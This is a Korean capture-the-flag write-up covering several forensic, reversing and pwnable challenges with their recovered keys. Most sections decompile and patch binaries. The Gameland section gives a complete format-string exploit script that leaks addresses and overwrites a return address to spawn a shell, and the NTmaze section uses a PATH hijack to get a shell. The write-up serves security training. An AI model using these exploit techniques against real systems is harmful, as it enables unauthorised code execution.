

[Forensic] 유출 추정 - 150




WireShark 로 열수가 없다. 7z 으로 리소스를 추출했다.



Key : 73686b696b7475


[Reversing] Inside out - 150



string 을 보니 키로 의심되는 문자열이나와 트레이스해보았다.

```
1 int sub_4117B0()
2 {
3   char *v0; // edx@1
4   int v1; // ST08_4@4
5   char v3; // [sp+Ch] [bp-778h]@1
6   size_t v4; // [sp+D0h] [bp-6B4h]@1
7   size_t i; // [sp+DCh] [bp-6A8h]@1
8   char v6; // [sp+E8h] [bp-69Ch]@1
9   char Dst; // [sp+E9h] [bp-69Bh]@1
10  unsigned int v8; // [sp+780h] [bp-4h]@1
11  int savedregs; // [sp+784h] [bp+0h]@1
12
13  memset(&v3, 0xCCu, 0x778u);
14  v8 = (unsigned int)&savedregs ^ __security_cookie;
15  v6 = 0;
16  j_memset(&Dst, 0, 1680u);
17  i = 0;
18  v4 = j_strlen(&Str);
19  for ( i = 0; (signed int)i < (signed int)v4; ++i )
20  {
21    v0 = &v6 + 0x29 * i;
22    v0[32] = (v4 - i) ^ *(&Str + i);
23  }
24  v1 = (int)v0;
25  sub_411096(&savedregs, &dword_4118A4);
26  return sub_411181((unsigned int)&savedregs ^ v8, v1, 1, 0);
27 }
```

이런 코드가 보이는데



저 주소에 쓰레드를 생성해서

```
00411856    6B 85 5... imul    eax,[ebp-000006A8],29          nop
0041185D    8D 94 0... lea     edx,[ebp+eax-0000069C]
00411864    B8 010...  mov     eax,00000001                   1
00411869    C1 E0 05   shl     eax,05                         5
0041186C    88 0C 0... mov     [edx+eax],cl                   key
```

imul 29 때문에 키의 글자가 떨어져보이기때문에 nop 로 패치한후 보면

```
 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 456789ABCDEF0123
 54 68 65 20 66 6C 61 67 20 69 73 20 42 31 4E 47 The flag is B1NG
 5F 42 30 4E 47 5F 69 73 5F 61 5F 46 72 69 65 6E _B0NG_is_a_Frien
 64 5F 6F 46 5F 6F 75 72 73 00 00 00 00 00 00 00 d_oF_ours.......
```

Key : B1NG_B0NG_is_a_Friend_oF_ours

[Reversing] Panic – 250

```
1 void sub_1116C()
2 {
3   KIRQL v0; // al@3
4   UNICODE_STRING DestinationString; // [sp+4h] [bp-8h]@2
5
6   if ( !dword_13058 )
7   {
8     RtlInitUnicodeString(&DestinationString, L"\\Driver\\kbdclass");
9     if ( ObReferenceObjectByName(&DestinationString, 64, 0, 0, IoDriverObjectType, 0, 0, &dword_13050) >= 0 )
10    {
11      v0 = KfRaiseIrql(0x1Fu);
12      dword_13054 = *(int (__stdcall **)(_DWORD, _DWORD))(dword_13050 + 68);
13      *(_DWORD *)(dword_13050 + 68) = sub_11088;
14      KfLowerIrql(v0);
15      dword_13058 = 1;
16    }
17  }
18 }
```

ObReferenceObjectByName 를 이용하여 kbdclass 의 DRIVEROBJECT* 를 얻은 후 sub_11088 로 키보드 후킹을 한다.

```
20  if ( *(_DWORD *)(a2 + 24) )
21    return dword_13054(a1, a2);
22  v2 = *(_DWORD *)(a2 + 60);
23  v3 = *(_WORD *)(v2 + 2);
24  if ( v3 > 24 )
25  {
26    if ( v3 > 35 )
27    {
28      v13 = v3 - 37;
29      if ( !v13 )
30      {
31        v18 = 38;
32        goto LABEL_44;
```

sub_11088 에서 v3 은 키보드 스캔 코드이다.

```
150   if ( *(_BYTE *)(v2 + 4) & 1 )
151     sub_11006(v16);
```

밑에 보면 이런 함수를 호출하는데

```
 1 __int16 __stdcall sub_11006(__int16 a1)
 2 {
 3   __int16 result; // ax@1
 4
 5   result = word_13000[dword_1305C++];
 6   if ( result != a1 )
 7     dword_1305C = 0;
 8   if ( dword_1305C == 35 )
 9     KeBugCheckEx('GREA', 'T!GO', 'AUTH', 'YOUR', 'KEY!');
10   return result;
11 }
```

a1(v16)과 word_13000 을 순차적으로 비교하여 같으면 dword_1305C 를 카운팅한다. 카운트가 35 가 되면 BSOD 를 볼수있다.

```
00013000  24 00 19 00 39 00 31 00  24 00 2D 00 2D 00 2D 00  $...9.1.$.-.-.-.
00013010  39 00 32 00 15 00 39 00  26 00 25 00 15 00 30 00  9.2...9.&.%...0.
00013020  24 00 18 00 17 00 11 00  39 00 19 00 18 00 1F 00  $.......9.......
00013030  39 00 1E 00 24 00 31 00  25 00 39 00 22 00 17 00  9...$.1.%.9."...
00013040  18 00 2C 00 15 00 00 00  4E E6 40 BB B1 19 BF 44  ..,.....N.@....D
```

word_13000[0] = 0x24

```
85   if ( v3 == 0x18 )
86   {
87     v18 = 0x24;
88     goto LABEL_44;
89   }
```

v16(v18)=0x24 이므로 v3 이 0x18 이 되어야한다. 0x18 스캔코드를 가진 키는 o 이다. 이런식으로 35 번 반복한다.

Key : oh no... my keyboard has gone crazy

[Reversing] reversing – 150

sub_401000

```
14     result = printf("KEY : KACde45f\n");
```

Key : KACde45f

[Reversing] 멘붕에 빠진 개발이 – 200

```
77    pNodeName = '2';
78    v36 = '1';
79    v37 = '1';
80    v38 = '.';
81    v39 = '1';
82    v40 = '0';
83    v41 = '6';
84    v42 = '.';
85    v43 = '2';
86    v44 = '8';
87    v45 = '.';
88    v46 = '3';
89    v17 = '\f';
90    v47 = 0;
91    getaddrinfo(&pNodeName, pServiceName, (const ADDRINFOA *)&Dst, &ppResult);
```

211.106.28.2 로 보내야 한다고 하므로 2 로 패치

```
.text:00416091                  mov     [ebp+ecx+pNodeName], '3'
106       Str = 'i';
107       v28 = 'd';
108       v29 = '0';
109       v30 = '0';
110       v31 = '0';
111       v32 = '0';
112       v18 = '\x06';
113       v33 = '\0';
.text:00416188                  mov     eax, 1
.text:0041618D                  shl     eax, 1
.text:0041618F                  mov     [ebp+eax+Str], '0' ; 4
.text:00416197 ; 108:       v30 = '0';
.text:00416197                  mov     eax, 1
.text:0041619C                  imul    ecx, eax, 3
.text:0041619F                  mov     [ebp+ecx+Str], 30h
.text:004161A7 ; 109:       v31 = '0';
.text:004161A7                  mov     eax, 1
.text:004161AC                  shl     eax, 2
.text:004161AF                  mov     [ebp+eax+Str], '0' ; 4
```

id4020 으로 패치후 실행하여 Enter

```
Press Enter to Begin Connection
Bytes Sent: 6 (id4020)
Your key is: 335451514
Press Enter to Exit
```

Key : 335451514

[Reversing] Anti Hexray - 100

```
.text:0000000000400844                  xor     rsp, rsp
.text:0000000000400847                  mov     rsp, r15
```

rsp 바꾸는 코드들을 nop 로 패치

```
52  fd = open("/home/anti_hexray/flag", 2048);
53  read(fd, &s, 0x20uLL);
54  savedregs = &retaddr;
55  v4 = strlen(v8[1]);
56  v11 = memcmp(&s, v8[1], v4);
57  if ( v11 )
58  {
59    close(fd);
60    exit(1);
61  }
62  v27 = v3;
63  close(fd);
64  result = 0;
65  v6 = *MK_FP(__FS__, 40LL) ^ v27;
66  return result;
```

memcmp 가 return 되어 flag 를 1 글자씩 알아 낼 수 있다.

```
import os
key = ''
for i in range(36):
        for j in range(0x1f, 0x80):
                ret = os.system('/home/anti_hexray/anti_hexray "'+key+chr(j)+'"')
                if ret == 0:
                        key += chr(j)
                        print key
```

```
sh: 1: Syntax error: EOF in backquote substitution
IcEwAll&Inc0gni
IcEwAll&Inc0gnit
sh: 1: Syntax error: Unterminated quoted string
sh: 1: Syntax error: Unterminated quoted string
sh: 1: Syntax error: EOF in backquote substitution
IcEwAll&Inc0gnito
```

Key : IcEwAll&Inc0gnito

[Pwnable] Gameland – 300

```
69  if ( i == 100 )
70  {
71    puts("Great Job!");
72    puts("What's your name?");
73    fflush(stdout);
74    fgets(&s, 36, stdin);
75    printf("Good job, ");
76    printf(&s);
77    putchar(10);
78    fflush(stdout);
79  }
```

가위바위보를 100 번 이기면 name 을 입력하는데 여기서 fsb 취약점이 발생한다.

```
23  v0 = time(0);
24  srand(v0);
25  puts("[+] Rock: 0, Paper: 1, Scissors: 2");
```

ctypes libc 로 랜덤 시드를 맞춰 가위바위보를 이긴다..

ret 주소를 leak 하여 imagebase 를 구함.

got 를 leak 하여 offset 을 가지고 system 주소 계산.

stack 을 leak 하여 main ret 주소 계산.

ret 을 system 으로 write.

ret+8 을 sh 주소로 write.

시간차로인해 시드가 일치하지 않을 때가 많은데 ssh 로 서버에 접속해서 실행한다.

```
#!/usr/bin/python
from Connect import *
import ctypes
import telnetlib

libc = ctypes.CDLL('libc.so.6')
connect('localhost',8055)
u('>>')
cnt = 1
def rcp(name):
                        s('1₩n')
                        print int(time.time())
                        libc.srand(int(time.time()))
                        for i in range(100):
                                u('choice: ')
                                s(str((libc.rand()%3+1)%3)+'₩n')
                                pu('!')
                        r()
```

```
                        s(name+'₩n') #get imagebase
                        global cnt
                        cnt += 1
                        return pu('>>')

d = rcp('%4$x₩n') #get imagebase
d = d.split(', ')[1].split('₩n')[0]
imagebase = int(d,16)-0x3a0
print 'imagebase',hex(imagebase)
printf_got_offset = 0x400c
printf_got = imagebase + printf_got_offset

d = rcp(p(printf_got)+'%10$s'+'₩n') #leak got
print 'printf_got',hex(printf_got)
printf = up(d.split(', ')[1][4:8])
print 'printf',hex(printf)
system_offset = -0xd0f0
system = printf + system_offset
print 'system',hex(system)

d = rcp('%22$x') #leak stack addr
d = d.split(', ')[1].split('₩n')[0]
ret = int(d,16)+4
print 'ret',hex(ret)
sh_offset = 0x3be
sh = imagebase + sh_offset
print 'sh',hex(sh)

payload = p(ret)
payload += '%'+str((system-4)&0xffff)+'c'
payload += '%10$n' #write
rcp(payload)


payload = p(ret+2)
payload += '%'+str((system>>16)-4)+'c'
payload += '%10$n' #write2
rcp(payload)


payload = p(ret+8)
payload += '%'+str((sh-4)&0xffff)+'c'
payload += '%10$n' #write
rcp(payload)


payload = p(ret+8+2)
payload += '%'+str((sh>>16)-4)+'c'
payload += '%10$n' #write2
rcp(payload)
```

```
s('4₩n')
pr()
s('cat flag₩n')
pr()
```

Key : Cause_bab3_n0w_w3_g07_b4d_bl00d_U_kn0w

[Reversing] NTmaze – 300

```
ntmaze@incognito1:~$ mkdir /tmp/push0ebp
ntmaze@incognito1:~$ ln -s /bin/sh /tmp/push0ebp/clear
ntmaze@incognito1:~$ PATH=/tmp/push0ebp:$PATH
ntmaze@incognito1:~$ ./NTmaze
$ ls
flag  NTmaze
$ cat flag
BrokenHexray
```

Key : BrokenHexray

[Reversing] CFT

```
if (this.flag)
{
  arrayOfByte = new byte[] { 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15 };
  MyClass.vaccine(arrayOfByte, arrayOfByte.length);
}
try
{
  if (new String(arrayOfByte).contains("flag"))
    Toast.makeText(this, "good job boy!", 1).show();
  label135: this.flag = false;
  this.iv.setImageResource(2130837504);
  return;
}
```

디컴파일해보면 이런 소스가 보인다. arrayOfByte 에 flag 가 포함되면 good job boy 를 출력한다.

```
public class MyClass
{
  static
  {
    System.loadLibrary("vaccine");
  }

  public static native byte[] vaccine(byte[] paramArrayOfByte, int paramInt);
}
```

외부 라이브러리를 사용하는데

lib/armeabi/ libvaccine.so 를 보면

```
1int __fastcall Java_ho_lol_roid_MyClass_vaccine(int a1, int a2, int a3, size_t a4)
18      *(_DWORD *)v6 ^= 0x1F19141Eu;
19      *((_DWORD *)v6 + 1) ^= 0x15191142u;
20      *((_DWORD *)v6 + 2) ^= 0xD0C0B19u;
21      v7 = *(_DWORD *)v4;
22      *((_DWORD *)v6 + 3) ^= 0xC161D1Cu;
```

이런 코드가 보인다.

flag is 로 예상하고 flag xor 해보았다.

>>> from struct import *

>>> p = lambda x:pack("<L",x)

>>> up = lambda x:unpack("<L",x)[0]

>>> p(up('flag')^0x1f19141e)

'xxxx'

>>>o=''

>>>

d='₩x1e₩x14₩x19₩x1f₩x42₩x11₩x19₩x15₩x19₩x0b₩x0c₩x0d₩x1c₩x1d₩x16₩x0c'

>>> for c in d:

... o+=chr(ord('x')^ord(c))

>>> o

'flag:iamastudent'

Key : iamastudent